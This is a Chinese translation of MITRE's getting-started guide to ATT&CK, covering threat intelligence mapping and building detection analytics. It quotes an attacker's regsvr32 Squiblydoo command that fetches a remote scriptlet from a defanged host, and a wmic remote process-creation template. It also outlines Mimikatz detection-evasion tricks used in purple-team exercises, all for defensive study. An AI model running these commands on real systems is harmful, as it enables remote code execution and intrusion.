ATT&CK™

实践入门

编著者

Adam Pennington（编辑）

Andy Applebaum

Katie Nickels

Tim Schulz

Blake Strom

John Wunder

瀚思科技编译

ATT&CK™ 实践入门

目录

前言

过去数年间，MITRE ATT&CK™ 框架在网络安全界的广泛采纳令人惊异。不断壮大的社区生机勃勃，创建了无数篇有用的文章、演示、博客帖子和推文，帮助人们更好地理解 ATT&CK。我们乐于与这样的社区合作和共同发展。

然而，尽管资源丰富，现有绝大多数材料却要么介绍 ATT&CK 是什么，要么深入探讨 ATT&CK 相关高级话题，领人入门实践的材料几乎没有。

因此，2019年夏天，我们决定围绕 ATT&CK 实践入门撰写一系列博客帖子。这些帖子受 Katie Nickels 在 Sp4rkcon 上所做题为《立足现有知识和工具实践 MITRE ATT&CK》（“Putting MITRE ATT&CK into Action with What You Have, Where You Are”）的演讲启发，由 ATT&CK 团队成员撰写，重点着墨 ATT&CK 的四个主要用例。针对每个用例，各位作者给出了组织机构如何基于可用资源和整体成熟度开始使用 ATT&CK 的建议。

这些集体智慧的结晶最初发布在 Medium 上，本出版物将之集结成册。我们希望您能从中获取入门实践 ATT&CK 的新思路。您的意见十分宝贵，我们期待您的反馈。

Adam Pennington
首席网络安全工程师
ATT&CK 博客主编
MITRE

attack.mitre.org
medium.com/mitre-attack
twitter.com/MITREattack
linkedin.com/showcase/mitre-att&ck

1 威胁情报

Katie Nickels

基于 ATT&CK 用户反馈，来源包括第一届 ATT&CKcon 大会及其他途径，我们从中学到了许多。正如之前所述，我们意识到有必要退后一步，关注很多人遇到的一个问题：该如何开始使用 ATT&CK?

本书源于一系列博客帖子，旨在回答四个关键用例：

- 威胁情报
- 检测与分析
- 对手模拟与红队
- 评估与工程

我们重新组织了我们的网站，以便分享基于这些用例的内容，希望这些博客帖子能加入到现有资源中。

想要转向威胁驱动型防御的任何组织机构，都可以利用 ATT&CK，于是，我们在此奉上通用实践入门指南，无论您的安全团队成熟度如何都可运用。这些帖子每篇都从三个不同层次讲述：

- **第一层**：适用于可能没有太多资源的新手
- **第二层**：适用于开始走向成熟的中等水平团队
- **第三层**：适用于拥有高级网络安全团队和更多资源的组织机构

我们从介绍威胁情报开始，因为这是最佳用例（尽管我肯定我的同事可能不同意这一点！）


2018年，我从较高层面概述了如何使用ATT&CK推进网络威胁情报 (CTI) 的问题。本章中，我将在此基础上分享开始动手实践的实用建议。

第一层

网络威胁情报在于知晓对手行为，并运用此信息改善决策。对于只有少数分析师愿意开始在威胁情报方面使用 ATT&CK 的组织机构而言，可以选择一个比较在意的威胁组织，按 ATT&CK 的方法观察其行为。

可以基于威胁组织此前针对过的目标，从我们网站上已经映射的那些威胁组织中选取一个。此外，很多威胁情报订阅提供商也映射至 ATT&CK，可以参考他们的信息。

***示例**：若您的公司是一家制药公司，您在我们的搜索栏或威胁组织页面搜索，就会发现 APT19 是针对制药行业的一个威胁组织。*



搜索“制药”


APT19 威胁组织描述

去往该威胁组织的描述页面可以查阅他们用过的技术（单纯基于我们映射的开源报告），进一步了解这个威胁组织。如果不太熟悉某种技术，想获取关于此技术的更多信息，没问题，ATT&CK 网站上就有。我们在 ATT&CK 网站上分别跟踪了该组织使用的每一个软件样本，您可逐个点击了解详细信息。

示例：APT19 使用的一种技术是注册表启动项/开机启动文件夹。

我们应该如何运用这些信息？威胁情报的整个意义又在于什么呢？因为这个威胁组织针对我们的行业，而我们想要加以抵御，所以我们不妨与防御人员共享威胁信息。您可以查询 ATT&CK 网站，了解如何着手检测和缓解此类攻击技术。

> ***示例**：让您的防御人员知道 APT19 使用的特定注册表启动项。不过，他们可能会改用另一个启动项。查看应对此攻击技术的检测建议可以得知，监视注册表是否新增不应出现的启动项是个不错的办法。这么与您的防御人员沟通会取得很好的效果。*



Registry Run Keys / Startup Folder

Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. [1] These programs will be executed under the context of the user and will have the account's associated permissions level.

Detection

Monitor Registry for changes to run keys that do not correlate with known software, patch cycles, etc. Monitor the start folder for additions or changes. Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing the run keys' Registry locations and startup folders. [142] Suspicious program execution as startup programs may show up as outlier processes that have not been seen before when compared against historical data.


注册表启动项/开机启动文件夹检测建议

总而言之，从自己关注的一个对手组织入手，可以轻松踏上运用 ATT&CK 获取威慑情报之旅。识别他们的行为，能够帮您启发防御团队如何检测此威胁组织。

第二层

如果您拥有威胁分析师团队，经常审阅关于对手的信息，您可采取的下一阶段行动，就是自己将情报映射至 ATT&CK，而不是使用其他人已经映射的情报。如果您手上有已处理事件的报告，可以将之当作映射至 ATT&CK 的极佳内部源；或者，您也可以使用博客帖子等外部报告。为方便操作，您可以从单份报告开始。

示例：下面列出的，是网络安全公司 FireEye 已经映射至 ATT&CK 的一份报告的片段。



我们意识到，在不了解所有几百种技术时，尝试映射至 ATT&CK 可能令人望而生畏。按下面的步骤来或许会有所帮助。

1. **理解 ATT&CK**——熟悉 ATT&CK 的总体结构：战术（对手的技术性目标）、技术（怎样达成这些目标）和程序（技术的具体实现）。可参阅我们网站上的入门 资源页面和 ATT&CK 设计与理念论文。
2. **找出行为**——不仅仅是 IP 地址之类原子指征，要在更广泛的层面上思考对手的行为。比如说，上述报告中的恶意软件就“建立了 SOCKS5 连接”。建立连接的动作就是此对手采取的行为。
3. **研究行为**——如果您不熟悉这种行为，那您可能需要多做些研究了。我们的例子中，稍作研究就会知道，SOCKS5 是第 5 层（会话层）协议。
4. **将行为转译成战术**——考虑对手作此行为的技术性目标，选择相符的战术归入。幸运的是，Enterprise ATT&CK 中仅 12 种战术可供选择。针对 SOCKS5 连接的例子，建立连接以供后续通信的行为，落入命令与控制战术类别。
5. **确定行为应用了何种技术**——可能稍微有些棘手，但借助您的分析能力和 ATT&CK 网站的示例，也不是不可行。只要在我们网站上搜索 SOCKS，就会弹出标准非应用层协议 (T1095) 技术。查看此技术的描述可以发现，这就是对手行为可能匹配的技术。


6. **对比其他分析师的结果**——您对某个行为的解释可能与其他分析师的不同。这很正常，ATT&CK 团队自身经常上演这一幕！我强烈建议您与其他分析师对比 ATT&CK 映射结果，讨论其间差异。

对拥有几名分析师的CTI团队而言，自行映射信息至 ATT&CK，可以很好地确保获得与自身最相关的信息，符合组织机构的需求。然后，您可将 ATT&CK 映射的对手信息，传递给您的防御人员，指引他们的防御决策。

第三层


如果您的 CTI 团队更为完善，您可映射更多信息至 ATT&CK，然后以此信息规划防御步骤。按照上述过程，内部和外部信息均可映射至 ATT&CK，包括事件响应数据、来自 OSINT 或威胁情报订阅的报告、实时警报，以及您组织机构的历史信息。

一旦映射完这些数据，便可做些炫酷操作，对比各威胁组织，给常用攻击技术排个优先处理级别。举个例子，下面这幅 ATT&CK Navigator 矩阵视图是我之前分享在 ATT&CK 网站上的，包含我们已经映射的那些技术。仅为 APT3 所用的技术以蓝色突出显示；仅为 APT29 所用的技术涂以黄色；二者皆用的技术则绿色高亮显示。（所有这些都仅基于我们映射的公开可用信息，并不能完全反映出这些威胁组织的所作所为。）



APT3 + APT29 技术

您应根据自身组织机构的首要威胁，将其中的威胁组织和技术替换成您关注的那些。为帮助您做出如我上面那张一样的 Navigator 图层，这里有一份详细步骤指南供您了解产出上述矩阵的每个步骤， 还有演示视频带您概览 Navigator 功能。



图层对比分步演示

介绍 Navigator 并阐述如何对比图层的视频

然后我们就可以聚合这些信息，确定常用技术，帮助防御人员弄清该优先处理哪些东西。这让我们能够排序攻击技术，告知防御人员在检测和缓解时应该关注什么。在我们上面的矩阵中，如果组织机构认为 APT3 和 APT29 是对自身威胁很大的两个威胁组织，那在确定缓解和检测方式时就需最为重视标为绿色的技术。如果我们的防御人员要求 CTI 团队帮助理清该在哪里重点部署防御资源，我们可与之共享此信息，作为他们开展工作的入手点。

如果我们的防御人员已经评估了自己能检测什么（将在后续章节讲述），您可以将此信息叠加到已掌握的自身威胁信息上。这是集中您防御资源的极好方法，因为您知道*自己关注的*威胁组织使用这些技术，*而*您无法检测他们!

您可基于自己掌握的数据，持续添加对手在用的技术，生成一张常用技术的“热度图”。在 SANS CTI 峰会上，Brian Beyer 和我讲述了我们是怎么基于 MITRE 和 Red Canary 精选数据集得出不一样的“20强”技术的。您的团队可以按照相同步骤创建您自己的“20强”。

映射 ATT&CK 技术的过程并不完美，还有一定的偏好因素影响，但此信息依然能够帮助您开始看清对手动态。（您可参阅《用 MITRE ATT&CK™ 将情报转化为行动》，进一步了解其中偏好和限制，我们希望在不久在将来能分享更多思考与见解。）

对想要使用 ATT&CK 推进 CTI 业务的高级团队而言，将各种源映射至 ATT&CK 有助于更深刻地理解对手行为，有利于规划组织机构的防御重点。

小结

本实践入门指南的第一章里，我们根据团队资源拥有情况，介绍了开始使用 ATT&CK 和威胁情报的三个不同层次。下面的章节里，我们将深入介绍如何着手其他用例，包括检测与分析、对手模拟与红队，以及评估与工程。

2 检测与分析

John Wunder

希望您已经读过第一章的内容。在第一章里，我们介绍了如何开始使用 ATT&CK 获取威胁情报，理解对手的攻击行为，以及如何使用此知识确定优先防御位置。本章中，我将讲述怎样构建针对这些攻击行为的检测。

与本书第一章一样，本章也将基于您团队的成熟度和资源拥有情况，划分为不同层次：

- **第一层**：适用于可能没有太多资源的新手
- **第二层**：适用于开始走向成熟的中等水平团队
- **第三层**：适用于拥有高级网络安全团队和更多资源的组织机构

构建检测 ATT&CK 技术的分析，可能不同于您惯常执行检测的方法。与识别已知恶意事件并封禁不同，基于 ATT&CK 的分析涉及收集系统上正在发生之事的日志和事件数据，并以此识别 ATT&CK 中描述的可疑行为。

第一层

创建和使用 ATT&CK 分析的第一步，是了解您拥有哪些数据和搜索功能。毕竟，想要找出可疑行为，您就得能够看到您的系统上正在发生什么。查看每个 ATT&CK 技术的数据源是个不错的方法。这些数据源描述的数据类型，能够赋予您给定技术的可见性。换句话说，这些数据源能够让您知道该着手收集些什么。

ATT&CK技术数据源

如果您查阅数据源以了解一系列不同技术，或者遵循 Roberto Rodriguez 和 Jose Luis Rodriguez 在 ATT&CKcon 大会上演示的方法跨技术查阅数据源（MITRE 也创建了一些助手脚本），您将会发现，有些源在检测大量技术方面很有价值：


- **进程及进程命令行监视**，常由 Sysmon、Windows 事件日志和很多端点检测响应 (EDR) 平台收集
- **文件及注册表监视**，同样常由 Sysmon、Windows 事件日志和很多 EDR 平台收集
- **身份验证日志**，如通过 Windows 事件日志从域控制器上收集的那些
- **包捕获**，尤其是横向捕获，例如由 Zeek 等传感器在您网络中主机和飞地之间收集的那些

知晓自身拥有哪些数据后，您需将此数据收集馈送至一些搜索平台（SIEM：安全信息与事件管理），以便可以针对数据执行分析。您可能已经在IT或安全运营中配置了此类平台，也可能需要全新安装。以下截屏和演示中我用的是 ELK (ElasticSearch/Logstash/Kibana) 和 Sysmon 数据，但商业和开源工具很多，我们不推荐任何具体平台。别低估了过程中的这些步骤，精调数据集往往是最难的部分!

> *奖励关卡 0：需获取良好企业数据集用于测试？* 看看 *Splunk 的 Boss of the SOC (BOTS) 数据集或 MITRE 的 BRAWL 数据集。二者均为 JSON，可加载至 Splunk、ELK 和其他 SIEM。BOTS 涵盖广泛，含有真实噪音，而 BRAWL 则更为集中，仅专注红队活动。*

往 SIEM 中馈入数据后，您便可以尝试分析了。观察其他人创建的分析，将之应用到自己的数据上，不失为一个很好的起点。下面的资源中列出了几个分析库，但如果您有端点进程数据，比较好的一个起步分析是 CAR-2016 – 03 – 002。CAR-2016 – 03 – 00 2试图利用 WMI 在远程系统上执行命令，是 Windows 管理规范描述的一种常见对手技术。

-



CAR-2016-03-002: Create Remote Process via WMIC

Adversaries may use Windows Management Instrumentation (WMI) to move laterally, by launching executables remotely.The analytic CAR-2014-12-001 describes how to detect these processes with network traffic monitoring and process monitoring on the target host. However, if the command line utility `wmic.exe` is used on the source host, then it can additionally be detected on an analytic. The command line on the source host is constructed into something like `wmic.exe /node:"\<hostname\>" process call create "\<command line\>"` . It is possible to also connect via IP address, in which case the string `"\<hostname\>"` would instead look like `IP Address` .

Submission Date: 2016/03/28
Information Domain: Host
Data Subtypes: Process
Analytic Type: TTP
Contributors: MITRE

Although this analytic was created after CAR-2014-12-001, it is a much simpler (although more limited) approach. Processes can be created remotely via WMI in a few other ways, such as more direct API access or the built-in utility PowerShell.

ATT&CK Detection

Technique	Tactic	Level of Coverage
Windows Management Instrumentation	Execution	Low

Data Model References

Object	Action	Field
process	create	exe
process	create	command_line

Implementations

Pseudocode

Looks for instances of wmic.exe as well as the substrings in the command line:

- `process call create`
- `/node:`

```
processes = search Process:Create
wmic = filter processes where (exe == "wmic.exe" and command_line == "* process call create *" and command_line == "* /node:*
output wmic
```

CAR条目：通过 WMIC 创建远程进程

阅读并理解此描述可以知道要找寻什么东西，但想真正运用起来的重点在于页面底部的伪代码。将此伪代码转换成您所用 SIEM 的搜索语句（确保您数据中的字段名称是正确的），即可执行搜索获得结果。如果您觉得转换伪代码稍嫌麻烦，还可以使用名为 Sigma 的开源工具及其规则库来将伪代码转换至您所需的目标代码。本示例中，CAR-2016 – 03 – 002 已包含在 Sigma 规则中。

若您已安装 Sigma 且切换至其目录下，便可执行此命令，获得 ELK/WinLogBeat 查询（作为示例）：

sigmac --target es-qs -c tools/config/winlogbeat.yml rules/windows/process_ creation/win_susp_wmi_execution.yml

针对 BRAWL 数据执行 WMI 分析的结果

您现在的任务就是浏览每条结果，判断是否恶意。如果您使用了 BRAWL 数据集，这些结果看起来都相当恶意：试图执行.exe；一直在深入探索相关事件；.exe 通过 SMB 移动到主机，且添加至注册表自动运行项中以供长期驻留。如果您查看的是自家企业数据，则有希望是良性或已知红队数据；如若不然，那可能就得停止阅读本章，赶紧去弄清您到底遭遇了什么了。

获取到基本搜索返回数据，觉得能够理解搜索结果后，不妨尝试过滤环境中的误报，以便不被大量误报耗尽精力。您的目标不应该是零误报；应该是尽量减少误报，但同时仍能确保不会漏掉恶意行为。一旦分析的误报率维持在较低水平，您便可以设置分析触发时自动创建 SOC 工单，或将之添加进分析库中供威胁捕捉使用。

第二层

拥有其他人编写的分析后，您可以开始通过编写自己的分析来扩展覆盖面。这是个更为复杂的过程，需要理解攻击机制及其在数据中的反映。可以从查看 ATT&CK 技术描述和示例中链接的威胁情报报告开始。

作为示例，我们不妨假装缺乏针对 Regsvr32 的良好检测。ATT&CK 页面列出了几种 Regsvr32 使用方式的不同变体。不同于编写一个分析覆盖全部变体，最好仅集中在某一方面，避免陷入毫无头绪的忙乱。比如说，您可能想要检测 Red Canary 网络安全公司的 Casey Smith 发现的“Squiblydoo”变体。例子中链接的报告展示了使用 Regsvr32 的几个命令行实例，比如这个 Cybereason 对 Cobalt Kitty 的分析示例：


攻击者使用regsvr32.exe下载COM scriplet：

regsvr32 /s/n/u/i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll

Cobalt Kitty 所用 Squiblydoo 的证据

理解了对手如何运用此技术后，您应学会自己执行，这样您就能在自己的日志中看到了。使用 Red Canary 主导的开源项目原子红队 (Atomic Red Team) 是个不错的方法，可以提供符合 ATT&CK 的红队内容供测试分析使用。举个例子，您能找到他们关于 Regsvr32 的攻击列表，其中就包括 Squiblydoo。当然，如果您已经采用红队方法，随时可以自己执行这些攻击（在您拥有权限的系统上），然后尝试为此开发分析!

奖励关卡 0：真心想要创建自己的分析，执行自己的攻击，却又没有自己的网络？设置一台虚拟机 (VM)，然后像上面所述的那样监视之，在其上执行攻击。检测实验室 (Detection Lab) 提供一系列配置脚本帮您完成此操作。



执行 Squiblydoo 攻击启动 Calc.exe 的输出

执行攻击后，查看您的 SIEM 产生了什么日志数据。这一阶段，您要找寻的是令此恶意事件看起来很明显的东西。我选择 Squiblydoo 做例子是因为它很简单：regsvr32.exe 没有合理理由连接互联网，所以分析仅仅是查找 regsvr32.exe 进程创建的时间和包含“/i:http”的命令行。

遵循的通用模式就是编写搜索语句检测恶意行为，修正搜索以过滤误报，同时确保仍能检测出恶意行为，然后重复此过程以减少其他类型的误报。

分析开发工作流

第三层

有信心自己正编写高质量分析检测原子红队的攻击？不妨执行紫队测试以验证这份自信并提升您的防御!


现实世界中，对手不会只按套路出牌，生搬硬套从书上复制粘贴的攻击不是他们的风格。他们总在适应，试图规避您的防御，包括您的分析（ATT&CK 中设置防御规避战术的原因正在于此）。确保您的分析足以抵御规避策略的最佳方式，是直接与红队合作。您和您的蓝队将负责创建分析，而红队则负责对手模拟——基本上就是执行各类攻击和规避手法来尝试规避您的分析，这些手法都是威胁情报反映出来现实世界中的对手所采用的。换句话说，他们将像真正的对手一样行事，以便您能了解您的分析在面对真正对手的时候表现如何？

实践中可能是这么操作的：您有一些分析，假设是检测凭证转储用的。可能您听说过 Mimikatz，编写了检测命令行中 mimikatz.exe 或 Powershell 里 Invoke-Mimikatz 的分析。想要针对这个执行紫队测试，就将此分析交给您的红队。他们可以随即找出并执行能够规避此分析的攻击。

这种情况下，他们可能将 mimikatz.exe 重命名为 mimidogz.exe。此时，您需更新您的分析，找寻不依赖于特定命名的其他痕迹和行为。比如，您查找 mimikatz 访问 lsass.exe 时的特定 GrantedAccess 掩码（别担心具体细节，这只是个例子），将之交给您的红队。红队再执行相应的规避战术，例如添加另一个权限让您的 GrantedAccess 掩码再也不能检测到。

如此循环往复即为所谓的紫队测试。这是快速提升分析质量的极好方法，因为能够衡量您检测对手实际所用攻击的能力。当您进入紫队测试全部分析的阶段，您甚至能够自动化紫队过程，确保检测能力始终在线，能够捕捉新的攻击变体。我们正着手开发此类资料，深入探讨对手模拟和红队——请保持关注，继续了解有关这一重要过程的更多信息。

